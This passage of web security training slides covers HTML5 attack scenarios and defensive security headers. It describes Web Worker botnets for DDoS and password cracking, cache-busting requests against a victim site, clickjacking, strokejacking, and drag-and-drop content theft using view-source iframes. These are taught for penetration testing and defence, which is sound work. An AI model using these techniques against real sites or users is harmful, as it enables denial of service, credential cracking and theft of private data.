Web Workers is the solution, introduced by HTML5, to allow thread-like operations within web browsers. In short, this feature allows most modern browsers to run JavaScript in the background.

This new technology will somehow replace the previous workaround methods used to achieve something similar to concurrency execution. These methods, like `setTimeout`, `setInterval` or even `XMLHttpRequest`, provided a valid solution to achieving parallelism by using thread-like messaging.

http://www.w3.org/TR/workers/

6.2.5. Web Workers Attack Scenarios

There are two types of workers: [Dedicated Web Workers]() and [Shared Web Workers](). A dedicated worker can only be accessed through the script that created it, while the shared one can be accessed by any script from the same domain.

From a security point of view, `Web Workers` did not introduce new threats. However, it provided a new way that was both easier and, at times, quicker for common attack vectors to be exploited. These can also use other HTML5 technologies such as `Web Sockets` or `CORS` in order to increase the performance and feasibility of the attack.

http://www.w3.org/TR/workers/#dedicated-workers-and-the-worker-interface
http://www.w3.org/TR/workers/#shared-workers-and-the-sharedworker-interface

6.2.5.1 Browser-Based Botnet

What would allow us to take full advantage of the power of `WebWorkers`?

A `Browser-Based Botnet` of course! If we consider that JavaScript is platform independent, then the advantages of running a botnet in a browser is limitless.

6.2.5.1 Browser-Based Botnet

As a result, we can run the JavaScript code on all the browsers that support the features the bot uses. This also includes any OS that can run a browser, even on televisions, gaming consoles, etc. [compare browsers]


http://html5test.com/compare/feature/performance-worker/communication-eventSource/communication-websocket.basic/security-cors/security-postMessage.html

6.2.5.1 Browser-Based Botnet

To setup a Browser-Based Botnet and run an attack, there are two main stages to consider. The **first** is to Infect the victims. There are several ways to achieve this, such as: XSS, email spam, social engineering...

6.2.5.1 Browser-Based Botnet

Once the victims have been hooked, the **second** stage is to Manage Persistence. This is an important stage because of the nature of the botnet. In fact, the malicious code will work until the victim browser (window|tab) is closed, then it stops running.



6.2.5.1 Browser-Based Botnet

The real challenge is to both keep alive the connection with the bot and to also be able to **re-infect** the system if required. For this purpose, attack vectors, like Persistent XSS, are the best.

6.2.5.1 Browser-Based Botnet

Sometimes, implementing a game can help you keep the victim on the malicious page. If the game is both interactive and especially addictive, the user may remain online the entire day. Often, these types of users do this to keep their score active and avoid restarting the game.

6.2.5.1 Browser-Based Botnet

With an HTML5 Botnet, **some** of the possible attacks that can be performed are:

Email Spam

Distributed Password Cracking

DDoS Attacks

Phishing

Data Mining

Intranet Reconnaissance

6.2.5.2 Distributed Password Cracking

One of the uses of `WebWorkers` is using a distributed computing system to perform brute force attacks on password hashes. This kind of implementation is obviously slower in respect to custom solutions. They are around 100 times slower; however, we should not forget that in a botnet context this gap can be significantly reduced!

6.2.5.2 Distributed Password Cracking

With this considerations in mind, Lavakumar Kuppan has developed Ravan. A system based on WebWorkers to perform password cracking of MD5, SHA1, SHA256, SHA512 hashes.

http://web.archive.org/web/20160315031218/http://www.andlabs.org/tools/ravan.html

6.2.5.3 WebWorkers + CORS – DDoS Attacks

If we add `CORS` to the efficiency of `WebWorkers`, then we could easily generate a large number of `GET`/`POST` requests to a remote website. We would be using COR requests to perform a `DDoS attack`.

Basically, this is possible because, in this type of attack, we do not care if the response is blocked or wrong. All we care about is sending as many requests as possible!

6.2.5.3 WebWorkers + CORS – DDoS Attacks

Again, this was also possible before; however, the key here is the performance that can be gained using multiple browsers (bots) and CORS. Clearly, there are also some technical limitations with CORS.

With CORS, if in the response to the first request is either missing the `Access-Control-Allow-Origin` header or the value is inappropriate, then the browser will refuse to send more requests to the same URL.

6.2.5.3 WebWorkers + CORS – DDoS Attacks

To bypass this limitation, we create dummy requests and add fake parameters in the query-string. In doing so, we force the browser to transform each request, therefore identifying it as **unique**. This obviously makes the browser treat it as a new request each time. For example:

```
http://victim.site/dossable.php?search=x
```

Use random values here

You've been studying quite intently. We recommend taking a quick break and come back refreshed. ^_^

HTML5 Security Measures

6.3. HTML5 Security Measures

In the previous chapters, we have seen the main security concerns introduced with the new HTML5 features. This is insufficient for a complete HTML5 module because the specifications have also introduced security enhancements.

These enhancements, except for `iframe sandboxing`, are `HTTP headers`. These were introduced to provide a mechanism for the server to instruct the browser in order to introduce addition security controls.

6.3.1 Security Headers: X-XSS-Protection

The X-XSS-Protection header was introduced by Internet Explorer and later adopted by Google Chrome and WebKit based browsers (Safari, Opera, etc.). This occurred in order to to protect user agents against a subset of Reflected Cross-site Scripting attacks.

The header is not standardized, and this is the reason why browsers like Firefox still do not support it. They seem to be okay with the Content-Security-Policy and NoScript.

http://blogs.msdn.com/b/ie/archive/2008/07/02/ie8-security-part-iv-the-xss-filter.aspx

6.3.2 Security Headers: X-Frame-Options

In order to prevent `ClickJacking`, the [`X-Frame-Options`](http://tools.ietf.org/html/rfc7034) response header was introduced.

This header introduced a way for the server to instruct the browser on whether to display the transmitted content in frames of other web pages.

http://tools.ietf.org/html/rfc7034

6.3.2 Security Headers: X-Frame-Options

The syntax is simple:

```
X-Frame-Options: value
```

DENY
The page cannot be displayed in a frame, regardless of the site attempting to do so.

SAMEORIGIN
The page can only be displayed in a frame on the same origin as the page itself.

ALLOW-FROM URI
The page can only be displayed in a frame on the specified origin.

6.3.3 Security Headers: Strict-Transport-Security

Another appealing specification is HTTP Strict Transport Security(HSTS). This specification defines a mechanism that allows a server to declare itself accessible only via secure connections. It also allows for users to be able to direct their user agent(s) to interact with given sites over secure connections only.

http://tools.ietf.org/html/rfc6797

6.3.3 Security Headers: Strict-Transport-Security

To enable this mechanism, the response header **`Strict-Transport-Security`** is required. According to caniuse.com, it is not supported by all vendors (see below):

\# Strict Transport Security - Other

*Usage stats: Global
Support: 57.84%

Declare that a website is only accessible over a secure connection (HTTPS).

Show all versions	IE	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Opera Mobile	Blackberry Browser	Chrome for Android	Firefox for Android	IE Mobile
			21.0										
			27.0										
			29.0										
			31.0					2.3					
	8.0		32.0	5.1				4.0					
	9.0	28.0	33.0	6.0				4.1					
	10.0	29.0	34.0	6.1	12.1	6.0-6.1		4.2-4.3					
Current	11.0	30.0	35.0	7.0	22.0	7.0-7.1	5.0-7.0	4.4	22.0	10.0	35.0	30.0	10.0
Near future		31.0	36.0	8.0	23.0	8.0		4.4.3					
Farther future		32.0	37.0		24.0								
3 versions ahead		33.0	38.0										

http://caniuse.com/#feat=stricttransportsecurity

6.3.3 Security Headers: Strict-Transport-Security

The response header syntax is:

```
Strict-Transport-Security: max-age=δ; includeSubDomains
```

delta-seconds

Tells the user-agent to cache the domain in the STS list for the seconds specified.

(Optional)

Applies STS to the domain and subdomains

One year in cache is max-age=31536000

While to remove or "not cache" is max-age=0

6.3.4 Security Headers: X-Content-Type-Options

To indicate the purpose of a specific resource, web servers use the response header `Content-Type` which contains a standard MIME type (e.g. `text/html`, `image/png`, etc.) with some optional parameters (IE: character set).

6.3.4 Security Headers: X-Content-Type-Options

There are a variety of circumstances in which browsers do not recognize or retain a valid `Content-Type` value; therefore, they do content-sniffing to guess the appropriate MIME type.

This, especially in `Internet Explorer`, has introduced a series of attack scenarios of which the most common is Content Sniffing XSS.

http://blog.fox-it.com/2012/05/08/mime-sniffing-feature-or-vulnerability/
http://www.adambarth.com/papers/2009/barth-caballero-song.pdf

6.3.4 Security Headers: X-Content-Type-Options

IE developers introduced a response header called X-Content-Type-Options. This header instructs the browser to "**not guess**" the content type of the resource and trust of the Content-Type header.

The only value defined is nosniff:

```
X-Content-Type-Options: nosniff
```

This header only works on IE and Chrome.

http://blogs.msdn.com/b/ie/archive/2008/09/02/ie8-security-part-vi-beta-2-update.aspx

6.3.5 Security Headers: Content Security Policy

The `CSP`, or `Content Security Policy`, is a defense mechanism that can significantly reduce the risk impact of a broad class of content injection vulnerabilities. These include `XSS` and `UI Redressing` in modern browsers.

The `CSP` is not a first line defense mechanism against content injection vulnerabilities; however, it is a **defense-in-depth** solution.

6.3.5 Security Headers: Content Security Policy

Over the years, different headers were adopted to implement this policy. Two of the most interesting are `X-Content-Security-Policy` and `X-WebKit-CSP`. In modern browsers (excluding IE), these have been unified by the official header:

`Content-Security-Policy`

6.3.5 Security Headers: Content Security Policy

The CSP uses a collection of [directives](http://www.w3.org/TR/CSP/#directives) in order to define a specific set of whitelisted sources of trusted content.

It instructs the browser to only execute or render resources from the allowed sources.

http://www.w3.org/TR/CSP/#directives

6.3.5 Security Headers: Content Security Policy

The specification provides a set of possible `directives`, but the most important and commonly used is `script-src`:

```
Content-Security-Policy: script-src 'self' https://other.web.site
```

Directive Name

Defines which scripts the protected resource can execute

Values

The allowed sources of scripts

http://www.w3.org/TR/CSP/#script-src

6.3.5 Security Headers: Content Security Policy

Directives work in **default-allow** mode. This simply means that if a specific directive does not have a policy defined, then it is equal to `*`; thus, every source is a valid source.

For example, if the CSS and style markup directive `style-src` is not set, the browser can then load stylesheets from anywhere without restriction.

6.3.5 Security Headers: Content Security Policy

To both avoid this type of behavior and define a common rule for all the directives unset, the specification provides the `default-src` directive. Clearly, it will be applied to all the unspecified directives.

For example:

```
Content-Security-Policy: default-src 'self'
```

6.3.5 Security Headers: Content Security Policy

With CSP, it is also possible to deny resources. For example, if the web application does not need plugins or to be framed, then the policy can be enriched as follow:

```
Content-Security-Policy: default-src https://my.web.site;
object-src 'none'; frame-src 'none'
```

None returns an empty set for the allowed sources.

6.3.5 Security Headers: Content Security Policy

The CSP specification defines the following list directives:

default-src
script-src
object-src
style-src
img-src
media-src

frame-src
font-src
connect-src
report-uri
sandbox

Reporting feature

OPTIONAL

http://www.w3.org/TR/CSP/

6.3.5 Security Headers: Content Security Policy

In addition to the source list values, there are four keywords that are also allowed. It is important to realize that they must be used with single-quotes, otherwise they refer to server named *none*, *self*, etc...

- `'none'` - no sources
- `'self'` - current origin, but not its subdomains
- `'unsafe-inline'` - allows inline JavaScript and CSS
- `'unsafe-eval'` - allows text-to-JavaScript sinks like `eval`, `alert`, `setTimeout`, ...

6.3.5 Security Headers: Content Security Policy

An interesting mechanism provided by CSP is the option to report violations to a specified location.

```
Content-Security-Policy: default-src 'self'; report-uri /csp_report;
```

Once a violation is detected, the browser will perform a POST request to the path specified, sending a JSON object, similar to the one on the next slide.

6.3.5 Security Headers: Content Security Policy

CSP Violation Report

```
{
  "csp-report": {
      "document-uri": "http://my.web.site/page.html",
      "referrer": "http://hacker.site/",
      "blocked-uri": "http://hacker.site/xss_test.js",
      "violated-directive": "script-src 'self',
      "original-policy": "script-src 'self'; report-uri
http://my.web.site/csp_report"
  }
}
```

6.3.5 Security Headers: Content Security Policy

If you want to familiarize yourself with CSP, check out this web site: http://www.cspplayground.com/. It contains some useful examples of CSP Violations and related fixed versions.

http://www.cspplayground.com/

UI Redressing: The x-Jacking Art

6.4. UI Redressing: The x-Jacking Art

Despite what many people think, `UI Redressing` is not a single attack technique, but rather a category of attacks. These aim to change visual elements in a user interface in order to conceal malicious activities.

Common examples of `UI Redressing` attacks include overlaying a visible button with an invisible one, changing the cursor position and manipulating other elements in the user interface.

6.4. UI Redressing: The x-Jacking Art

Often times, `UI redressing` techniques are also referred to as `ClickJacking`, `LikeJacking`, `StrokeJacking`, `FileJacking` and many others.

Let’s briefly review some scenarios.


6.4.1 ClickJacking

A `Basic ClickJacking` attack uses a nested iframe from a target website and a little bit of CSS magic. This “magic” often leverages position, opacity and many other CSS attributes.

A nice example can be a simple game where the victim needs to find and click on a character. As shown in the next slide, in the background there is a submission button or whatever the attack chooses to trigger an action.

6.4.1.1 ClickJacking Example – Find Willie!

In this example, when the victim thinks to click on the Willie character, he is actually clicking on the red button that submits the vote against the website survey.



6.4.2 LikeJacking


A potential scenario of the previous `Basic ClickJacking` is `LikeJacking`. There is nothing revolutionary in this type attack.

The targets are social networks and their features. For example, the button `Like` used in Facebook could be used in order to say "I Like" this resource, which can be a video, photo, a company page, etc.

http://nakedsecurity.sophos.com/2010/05/31/facebook-likejacking-worm/

6.4.2 LikeJacking

With the widespread use of Facebook, the amount of "Likes" is often a measure of perceived popularity for a particular product (event, brand, etc.). The more the "likes", the more influential it can be. That is why many organizations who specialize in selling Facebook likes and friends, have appeared over the years.



6.4.3 StrokeJacking

StrokeJacking, a technique to hijack keystrokes, is proof that `UI Redressing` is not only all about hijacking clicks.

This method can be very useful in the exploiting a code injection flaw. Generally, this is XSS and the payload must be manually typed.

http://seclists.org/fulldisclosure/2010/Mar/232

6.4.3.1 StrokeJacking Example – Show Me the Hidden Picture

This type of scenario was discovered by Lavakumar Kuppan while testing.


He took that opportunity to make a **blog post** about it.

http://blog.andlabs.org/2010/04/stroke-triggered-xss-and-strokejacking_06.html

6.4.3.1 StrokeJacking Example – Show me the Hidden Picture

Victim site. Note the domain!

Hacker site



The yellow box contains the framed website.

Note 1: *The page is not available anymore. The archived screenshot shows the exploitation result.*
Note 2: *Since the script checks the key codes, the keyboard must be set with the English layout!*

6.4.4 New Attack Vectors in HTML5

There are many other variations of `UI Redressing` but what we are looking for in this module are the new attack vectors introduced in HTML5.

6.4.4.1 Drag-and-Drop

For years, developers have used several libraries to create awesome UI animations, including **Drag and Drop**. With HTML5, this **mechanism** has been transformed into something natively supported by all desktop-based browsers.

Drag and Drop - **Working Draft**

Method of easily dragging and dropping elements on a page, requiring minimal JavaScript.

*Usage stats:	Global
Support:	54.88%
Partial support:	17.16%
Total:	72.04%

Show all versions	IE	Firefox	Chrome	Safari	Opera
	8.0				
	9.0	28.0	33.0		
	10.0	29.0	34.0		
Current	11.0	30.0	35.0	7.0	22.0
Near future		31.0	36.0	8.0	23.0
Farther future		32.0	37.0		24.0

6.4.4.1 Drag-and-Drop

The specification allows us to **Drag** data across different origins; therefore, there is no need to care about the SOP because it does not apply to the `DnD API`! Of course, this is pointless to say, but this API introduced several new attacks.

The most interesting "interpretation" of this API has been presented by **Paul Stone**. He has proven powerful attack vectors that mix `Drag-and-Drop` with `ClickJacking` techniques.

https://web.archive.org/web/20160413235555/http://www.contextis.com/documents/5/Context-Clickjacking_white_paper.pdf

6.4.4.1.1 Text Field Injection

Text Field Injection

The first possible technique allows the attacker-controller to drag data into hidden text fields/forms on different origins.

Despite a simple click or typing characters, hijacking drag gestures is much more complex.

6.4.4.1.1 Text Field Injection


Text Field Injection

We need to be a little more creative and maybe create something like a pilot Drag and Drop game, where the victim will move our malicious pieces of code into the target locations.

The next slide is a single example; however, the possible scenarios are immeasurable, which can be anywhere from ball games to puzzles.

Text Field Injection

Injected Payload




Hacking Steps

The glass is the victim form in an invisible iframe.

Text Field Injection

To explain this kind of exploitation, Krzysztof Kotowicz has developed a vulnerable scenario and a simple game to exploit the vulnerability named **Alphabet Hero**.



http://blog.kotowicz.net/2011/03/exploiting-unexploitable-xss-with.html

6.4.4.1.2 Content Extraction

Content Extraction


The dual of the previous attack allows us to extract content from areas we cannot access (i.e., restricted areas). In this scenario, we must trick the victim into dragging their private data into areas under our control.


In order to trick the victim so we can extract content from the targeted web page, we must know what to extract and where it is located.

6.4.4.1.2 Content Extraction

Content Extraction

If the **secret** is part of a URL, in an HTML `anchor` element or an `image`, dragging is quite easy. In fact, when the elements are dropped onto a target location, they will be converted into a serialized URL.





6.4.4.1.2 Content Extraction

Content Extraction

The difficult part is when the secret is not easily draggable because it is part of a textual content of the page. Then, we need to trick the victim into first selecting the section we want and then later dropping the selection on our text area.

Content Extraction

Sometimes, information in clear text is not enough and we need to go deeper into the page.

For example, let's think about anti-CSRF tokens hidden in forms, or whatever is only visible by inspecting the source code.

6.4.4.1.2 Content Extraction

Content Extraction

We could use the view-source: pseudo-protocol to load the HTML source code into an iframe. So instead of using:

```
<iframe src="http://victim.site/secretInfoHere/"></iframe>
```

We change the src attribute to:

```
<iframe src="view-source:http:// victim.site/secretInfoHere/"></iframe>
```

Secret fields

Content Extraction

The downside of this approach is that, despite many browsers supporting the `view-source` pseudo protocol, this technique only works on Firefox, without the NoScript add-on.

References

References

[HTML5 differences from HTML4](https://www.w3.org/TR/html5-diff/)

https://www.w3.org/TR/html5-diff/

[TiddlyWiki](http://tiddlywiki.com/)

http://tiddlywiki.com/

[Geolocation API Specification 2nd Edition](http://www.w3.org/TR/geolocation-API/)

http://www.w3.org/TR/geolocation-API/

[Fullscreen API](https://dvcs.w3.org/hg/fullscreen/raw-file/tip/Overview.html)

https://dvcs.w3.org/hg/fullscreen/raw-file/tip/Overview.html

References

Content Security Policy Level 3

http://www.w3.org/TR/CSP/

Cross-Origin Resource Sharing

http://www.w3.org/TR/cors/

Cross-Document Messaging

https://html.spec.whatwg.org/multipage/web-messaging.html

HTML Standard: Sandbox Attribute

http://www.w3.org/TR/html5/embedded-content-0.html#attr-iframe-sandbox

References

browsersec - Part2.wiki

https://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy

Cross-Origin Resource Sharing

http://www.w3.org/TR/cors/

Cross-Origin Resource Sharing: Syntax

http://www.w3.org/TR/cors/#syntax

Cross-Origin Resource Sharing: User Credentials

http://www.w3.org/TR/cors/#user-credentials

References

JSRecon

https://web.archive.org/web/20120313125925/http://www.andlabs.org/tools/jsrecon/jsrecon.html

Shell of the future (SOTF)

https://web.archive.org/web/20150223205517/http://www.andlabs.org/tools/sotf/sotf.html

RFC6265 – 6.1 Limits

https://tools.ietf.org/html/rfc6265#section-6.1

Web SQL Database

http://www.w3.org/TR/webdatabase/

References

[Web Storage – Security Storage]

http://www.w3.org/TR/webstorage/#security-storage

[Indexed Database API 2.0]

http://www.w3.org/TR/IndexedDB/

[Web SQL Database]

http://www.w3.org/TR/webdatabase/

[IndexedDB API – Basic Concepts]

https://developer.mozilla.org/en-US/docs/Web/API/IndexedDB_API/Basic_Concepts_Behind_IndexedDB

References

Same Origin Policy

http://www.w3.org/Security/wiki/Same_Origin_Policy

Saving files locally using IndexedDB

http://msdn.microsoft.com/en-us/library/ie/hh779017(v=vs.85).aspx

HTML5 Web Messaging

http://www.w3.org/TR/webmessaging/

RFC6455

http://tools.ietf.org/html/rfc6455

References

The WebSocket API

http://www.w3.org/TR/websockets/

HTML5 WebSocket: A Quantum Leap in Scalability for the Web

http://www.websocket.org/quantum.html

Web Workers: Dedicated Workers and the Worker Interface

http://www.w3.org/TR/workers/#dedicated-workers-and-the-worker-interface

Web Workers: Shared Workers and the Sharedworker Interface

http://www.w3.org/TR/workers/#shared-workers-and-the-sharedworker-interface

References

HTML5test – How well does your browser support HTML5?

http://html5test.com/compare/feature/performance-worker/communication-eventSource/communication-websocket.basic/security-cors/security-postMessage.html

Ravan – Web Worker cracking tool

http://web.archive.org/web/20160315031218/http://www.andlabs.org/tools/ravan.html

IE8 Security Part IV: The XSS Filter

http://blogs.msdn.com/b/ie/archive/2008/07/02/ie8-security-part-iv-the-xss-filter.aspx

RFC7034 – HTTP Header Field X-Frame-Options

http://tools.ietf.org/html/rfc7034

References

[RFC6797 – HTTP Strict Transport Security (HSTS)](http://tools.ietf.org/html/rfc6797)

http://tools.ietf.org/html/rfc6797

[Can I use...Strict Transport Security](http://caniuse.com/#feat=stricttransportsecurity)

http://caniuse.com/#feat=stricttransportsecurity

[MIME Sniffing: feature or vulnerability?](http://blog.fox-it.com/2012/05/08/mime-sniffing-feature-or-vulnerability/)

http://blog.fox-it.com/2012/05/08/mime-sniffing-feature-or-vulnerability/

[Secure Content Sniffing for Web Browsers, or How to Stop Papers from Reviewing Themselves](http://www.adambarth.com/papers/2009/barth-caballero-song.pdf)

http://www.adambarth.com/papers/2009/barth-caballero-song.pdf

References

IE8 Security Part VI: Beta 2 Update

http://blogs.msdn.com/b/ie/archive/2008/09/02/ie8-security-part-vi-beta-2-update.aspx

Content Security Policy Level 3 - Directives

http://www.w3.org/TR/CSP/#directives

Content Security Policy Level 3 – script-src

http://www.w3.org/TR/CSP/#script-src

Content Security Policy Level 3

http://www.w3.org/TR/CSP/

References

[CSP Playground](http://www.cspplayground.com/)

http://www.cspplayground.com/

[Facebook Worm – "Likejacking"](http://nakedsecurity.sophos.com/2010/05/31/facebook-likejacking-worm/)

http://nakedsecurity.sophos.com/2010/05/31/facebook-likejacking-worm/

[...because you can't get enough of clickjacking](http://seclists.org/fulldisclosure/2010/Mar/232)

http://seclists.org/fulldisclosure/2010/Mar/232

[Stroke triggered XSS and StrokeJacking](http://blog.andlabs.org/2010/04/stroke-triggered-xss-and-strokejacking_06.html)

http://blog.andlabs.org/2010/04/stroke-triggered-xss-and-strokejacking_06.html

References

HTML Standard – Drag and Drop

http://www.w3.org/TR/html5/editing.html#dnd

Can I use – Drag and Drop

http://caniuse.com/#feat=dragndrop

Paul Stone – New attacks against framed web pages

https://web.archive.org/web/20160413235555/http://www.contextis.com/documents/5/Context-Clickjacking_white_paper.pdf

Exploiting the unexploitable XSS with clickjacking

http://blog.kotowicz.net/2011/03/exploiting-unexploitable-xss-with.html

References

[Web Workers](http://www.w3.org/TR/workers/)

http://www.w3.org/TR/workers/